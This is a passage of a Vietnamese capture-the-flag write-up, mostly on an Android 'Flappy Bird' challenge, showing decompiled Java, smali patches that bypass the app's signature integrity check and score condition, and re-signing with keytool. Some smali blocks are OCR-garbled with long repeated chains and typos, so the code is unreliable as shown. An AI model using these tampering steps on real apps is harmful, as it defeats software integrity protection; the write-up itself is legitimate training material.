
✓ DECODE ➤ Decodes your data into the area below.

Welcome back flag{mime_sniffing_is_cool_right???}

Flag: flag{mime_sniffing_is_cool_right???}

5. Flappy Bird





- Khi truy cập app ta được giao diện như trên

- Kiểm tra một vòng source code của app, ta có các thông tin

```
try {
    if (gameView.access$700(this.this$1.this$0).isAlive()) {
        gameView.access$808(this.this$1.this$0);
        if (gameView.access$800(this.this$1.this$0) == 999999999) {
            this.this$1.this$0.startChampionActivity();
        }
    }
} catch (Exception var4) {
    var10001 = false;
    break label61;
}
```

- Đây là code xử lý điểm để gọi đến hàm championActivity
- Một hàm sẽ kích hoạt gọi đến chương trình ChampionActivity để lấy ra flag nếu hàm đếm điểm đến giá trị "999.999.999"

```
public class Champion extends AppCompatActivity {
    private AppBarConfiguration appBarConfiguration;

static {
        System.loadLibrary("native-lib");
    }

    public native String getFlag();

protected void onCreate(Bundle var1) {
        super.onCreate(var1);
        String var2 = this.getFlag();
        this.setContentView(2131427356);
        TextView var3 = (TextView)this.findViewById(2131230803);
        var3.setText("");
        var3.setText(var2);
    }
}
```

- Đây là hàm gọi tới hàm getflag()
- Tuy nhiên lại phát hiện ra có một chương trình log ra một giá trị gọi là Signature, giá trị này có vẻ để kiểm tra tính toàn vẹn của app

```
7 public class LogHelper {
     private static final String DATE_FORMAT = "yyyy-MM-dd HH:mm:ss";
      private static final String LOG_DIRECTORY_NAME = "logs";
0
     private static final String LOG_FILE_NAME = "app.log";
      private static final String LOG_TAG = "LogHelper";
3 🖃
     public static String gameInfo(Context var0) {
        Log.d("LOG:", "In game info");
5
6⊟
           Signature[] var2 = var0.getPackageManager().getPackageInfo(var0.getPackageName(), 64).signatures;
            int var1 = var2.length;
           StringBuilder var4 = new StringBuilder();
           var4.append(var2[0].toString());
           var4.append(String.valueOf(var1));
           byte[] var5 = var4.toString().getBytes();
           String var6 = Base64.encodeToString(MessageDigest.getInstance("MD5").digest(var5), 0);
           return var6;
        } catch (NoSuchAlgorithmException | PackageManager.NameNotFoundException var3) {
6
           return "Info Error";
8
      nrivate static String getCurrentTimestamn()
```

- Hàm xử lý log ra giá trị signature để bảo đảm tính toàn ven để không thể sửa đổi
genymotion:/data/user/0/com.example.fishi.flappybird/files # cat logs
cat: logs: Is a directory
1|genymotion:/data/user/0/com.example.fishi.flappybird/files # cd logs
genymotion:/data/user/0/com.example.fishi.flappybird/files/logs # ls
app.log
genymotion:/data/user/0/com.example.fishi.flappybird/files/logs # cat app.log
2023-06-03 18:01:28 - /Y0axpu01ZmBMzmoeOMAJQ==

- Tuy nhiên giá trị log này ta có thể lấy được bằng cách truy cập vào file lưu trữ của app
- Nhờ vào đó ta có thể thay đổi code smali để thực hiện thay đổi app theo hướng mình muốn
- Thay đổi việc kiểm tra giá trị signature của app bằng cách truyền thẳng giá trị cần kiểm tra vào kết quả trả về của hàm

```
.line 71
:try_start_0
invoke-virtual (p0), Landroid/content/Context;->getPackageManager()Landroid/content/pm/PackageManager;

move-result-object v0

.line 72
invoke-virtual (p0), Landroid/content/Context;->getPackageMame()Ljava/lang/String;

move-result-object p0

const/io v1, 0x40

.line 76
invoke-virtual (v0, p0, v1), Landroid/content/pm/PackageManager;->getPackageInfo(Ljava/lang/String;1)Landroid/content/pm/PackageInfo;

move-result-object p0

.line 77
iget-object p0, p0, Landroid/content/pm/PackageInfo;->signatures: Landroid/content/pm/Signature;

.line 78
array-length v0, p0
invoke-static (v0), Ljava/lang/String;->valueOf(1)Ljava/lang/String;

move-result-object v0

line 81
new-instance v1, Ljava/lang/String8uilder;
invoke-direct {v1}, Ljava/lang/String8uilder;
invoke-virtual (p0), Ljava/lang/Object;->toString()Ljava/lang/String;
move-result-object p0
m
```

- Hình trên là xử lý signatire sẽ gene ra chuỗi

- Ta truyền thẳng giá trị signature vào giá trị trả về của hàm

```
iget-object v0, p0, Lcom/example/fishi/flappybird/gameView$2;->this$0:Lcom/example/fishi/flappybird/gameView;

iget-object v0, v0, Lcom/example/fishi/flappybird/gameView$2;->this$0:Lcom/example/fishi/flappybird/gameView;)

invoke-static {v0}, Lcom/example/fishi/flappybird/gameView;->access$800(Lcom/example/fishi/flappybird/gameView;)

move-result v0

const v1, 0x3b9ac9ff

if-ne v0, v1, :cond_2

.line 136
 iget-object v0, p0, Lcom/example/fishi/flappybird/gameView$2;->this$1:Lcom/example/fishi/flappybird/gameView$2;

iget-object v0, v0, Lcom/example/fishi/flappybird/gameView$2;->this$0:Lcom/example/fishi/flappybird/gameView;

invoke-virtual {v0}, Lcom/example/fishi/flappybird/gameView$2;->this$0:Lcom/example/fishi/flappybird/gameView;

invoke-virtual {v0}, Lcom/example/fishi/flappybird/gameView$2;->this$0:Lcom/example/fishi/flappybird/gameView;
```

- Hàm xử lý điểm so sánh với giá trị 999.999.999 để có thể gọi hàm champion

```
iget-object v0, v0, Lcom/example/fishi/flappybird/gameView$2;->this$0:Lcom/example/fishi/flappybird/gameView$2;->this$0:Lcom/example/fishi/flappybird/gameView$2;->this$0:Lcom/example/fishi/flappybird/gameView$2;->this$0:Lcom/example/fishi/flappybird/gameView$2;->this$1:Lcom/example/fishi/flappybird/gameView$2;->this$1:Lcom/example/fishi/flappybird/gameView$2;->this$1:Lcom/example/fishi/flappybird/gameView$2;->this$1:Lcom/example/fishi/flappybird/gameView$2;->this$1:Lcom/example/fishi/flappybird/gameView$2;->this$1:Lcom/example/fishi/flappybird/gameView$2;->this$1:Lcom/example/fishi/flappybird/gameView$2;->this$1:Lcom/example/fishi/flappybird/gameView$2;->this$1:Lcom/example/fishi/flappybird/gameView$2;->this$1:Lcom/example/fishi/flappybird/gameView$2;->this$1:Lcom/example/fishi/flappybird/gameView$2;->this$1:Lcom/example/fishi/flappybird/gameView$2;->this$1:Lcom/example/fishi/flappybird/gameView$2;->this$1:Lcom/example/fishi/flappybird/gameView$2;->this$2:Lcom/example/fishi/flappybird/gameView$2;->this$3:Lcom/example/fishi/flappybird/gameView$2;->this$3:Lcom/example/fishi/flappybird/gameView$2;->this$3:Lcom/example/fishi/flappybird/gameView$2;->this$3:Lcom/example/fishi/flappybird/gameView$2;->this$3:Lcom/example/fishi/flappybird/gameView$2;->this$3:Lcom/example/fishi/flappybird/gameView$2;->this$3:Lcom/example/fishi/flappybird/gameView$2;->this$3:Lcom/example/fishi/flappybird/gameView$2;->this$3:Lcom/example/fishi/flappybird/gameView$2;->this$3:Lcom/example/fishi/flappybird/gameView$2;->this$3:Lcom/example/fishi/flappybird/gameView$2;->this$3:Lcom/example/fishi/flappybird/gameView$2;->this$3:Lcom/example/fishi/flappybird/gameView$2;->this$3:Lcom/example/fishi/flappybird/gameView$2;->this$3:Lcom/example/fishi/flappybird/gameView$2;->this$3:Lcom/example/fishi/flappybird/gameView$2;->this$3:Lcom/example/fishi/flappybird/gameView$2;->this$3:Lcom/example/fishi/flappybird/gameView$2;->this$3:Lcom/example/fishi/flappybird/gameView$2;->this$3:Lcom/example/fishi/flappybird/gameView$2;->this$3:Lcom/example/fishi/flappyb
```

- Ta thay đổi giá trị thành 0 để có thể có được flag
- Thay đổi điều kiện đếm điểm để đạt được việc gọi ra hàm ChampionActivity để rồi lấy ra được flag

```
S D:\Android> keytool -genkey -v -keystore app-release_chall2.keystore -alias app-release_chall2 -keyalg RSA -keysize 2
048 -validity 10000
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:
What is the name of your organizational unit?
  [Unknown]:
What is the name of your organization?
  [Unknown]:
What is the name of your City or Locality?
 [Unknown]:
What is the name of your State or Province?
  [Unknown]:
What is the two-letter country code for this unit?
  [Unknown]:
Is CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown correct?
Generating 2.048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10.000 days for: CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown [Storing app-release_chall2.keystore]
                                     -v -keystore app-release_chall2.keystore -alias app-release_chall2 -keyalg RSA -keysize 2
PS D:\Android> keytool -genkey
```

- Ta ký cho app
- Quá trình ký xác nhận app và tải app lên thiết bị kiểm thử

- Ký và tải app
- Kết quả trả về của flag hiển thị trên màn hình



Flag: flag{ck0n_vj3c_kh0_d3_d4n_d4u}